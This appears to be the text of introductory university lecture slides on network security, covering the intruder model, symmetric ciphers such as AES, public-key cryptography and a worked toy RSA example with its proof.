

Lesson 11: Network security

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Fall 2024


Today's lesson

- What is network security?
- Principles of cryptography
- Message integrity, authentication
- Securing TCP connections: TLS
- Network layer security: IPsec
- Security in wireless and mobile networks
- Software vulnerabilities/Virus/Attack
- Operational security: firewalls and IDS



What is network security?


Network security is any activity designed to protect the usability and integrity of your network and data





Friends and enemies: Alice, Bob, Witch

- Well-known in network security world
- Bob, Alice (lovers!) want to communicate “securely”
- Witch (intruder) may intercept, delete, add messages



On the Internet, who are Alice, Bob, Witch

Alice vs Bob

- Web browser/server for electronic transactions (e.g., on-line purchases)
- On-line banking client/server
- DNS servers
- BGP routers exchanging routing table updates

Witch

- Hacker
- Spy companies/Foreign countries
- Your old gf/bf....




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
What is cryptography?

- The technique for secure communication in the presence of adversarial behavior







The language of cryptography



What happens if there is **no** cryptography



Cryptography devices



Cryptography device in WWII



Cryptography device in our current life


Cryptography in practice

Encrypted Phone





Symmetric cryptography



Symmetric crypto: Bob and Alice share the same key: K_s

Famous symmetric cryptography algorithms

Algorithm	Speed	Cost (Computational)	Type (Symmetric/Asymmetric)	Key Size	Security Level	Best Uses	Standardization & Adoption
AES	Fast	Low	Symmetric	128, 192, 256 bits	High	Bulk data encryption, secure communications, file encryption, wireless network security	Widely adopted, NIST standard
TwoFish	Fast	Low	Symmetric	256 bits	High	Disk encryption, secure communications, file encryption	Limited adoption, AES competition finalist
3DES	Slow	Moderate	Symmetric	168 bits (effective: 112 bits)	Moderate	Legacy systems, payment processing, secure communications (where speed is not critical)	Widely adopted, being phased out
RSA	Slow	High	Asymmetric	1024 - 8192 bits	High (depends on the key size)	Secure key exchange, digital signatures, authentication, SSL/TLS handshakes	Widely adopted, industry standard
ECC	Moderate	Moderate	Asymmetric	160 - 512 bits (comparable to 1024 - 15360 bits RSA)	High	Secure key exchange, digital signatures, authentication, SSL/TLS handshakes (with smaller key sizes compared to RSA)	Increasing adoption, NIST & industry standard

Popular

AES: Advanced Encryption Standard

- Symmetric-key NIST standard, replaced DES (Nov 2001)
- Processes data in 128 bit blocks
- 128, 192, or 256 bit keys
- Brute force decryption (try each key) taking 1 sec on DES, takes **149 trillion years** for AES



Public Key Cryptography

Symmetric key crypto:


- Requires sender, receiver know shared secret key

Public key crypto

- *Radically* different approach [Diffie-Hellman76, RSA78]
- Sender, receiver do *not* share secret key
- *Public* encryption key known to *all*
- *Private* decryption key known only to receiver



Public Key Cryptography



Public key encryption algorithms

- $x \bmod n$ = remainder of x when divide by n

- facts:

$$[(a \bmod n) + (b \bmod n)] \bmod n = (a+b) \bmod n$$

$$[(a \bmod n) - (b \bmod n)] \bmod n = (a-b) \bmod n$$

$$[(a \bmod n) * (b \bmod n)] \bmod n = (a*b) \bmod n$$

- thus

$$(a \bmod n)^d \bmod n = a^d \bmod n$$

- example: $x=14$, $n=10$, $d=2$:

$$(x \bmod n)^d \bmod n = 4^2 \bmod 10 = 6$$

$$x^d = 14^2 = 196 \quad x^d \bmod 10 = 6$$


RSA: typical public-key encryption algorithm

Bob chooses $p=5$, $q=7$. Then $n=35$, $z=24$.

$e=5$ (so e, z relatively prime).

$d=29$ (so $ed-1$ exactly divisible by z).

encrypting 8-bit messages.



Why does RSA work?

- must show that $c^d \bmod n = m$, where $c = m^e \bmod n$
- fact: for any x and y : $x^y \bmod n = x^{(y \bmod z)} \bmod n$
 - where $n = pq$ and $z = (p-1)(q-1)$
- thus,
$$\begin{aligned} c^d \bmod n &= (m^e \bmod n)^d \bmod n \\ &= m^{ed} \bmod n \\ &= m^{(ed \bmod z)} \bmod n \\ &= m^1 \bmod n \\ &= m \end{aligned}$$

RSA: another important property

The following property will be *very* useful later:

$$\underbrace{K_B^-(K_B^+(m))}_{\text{use public key first, followed by private key}} = m = \underbrace{K_B^+(K_B^-(m))}_{\text{use private key first, followed by public key}}$$

use public key
first, followed
by private key

use private key
first, followed
by public key

result is the same!

Skip

Why $K_B^-(K_B^+(m)) = m = K_B^+(K_B^-(m))$?

follows directly from modular arithmetic:

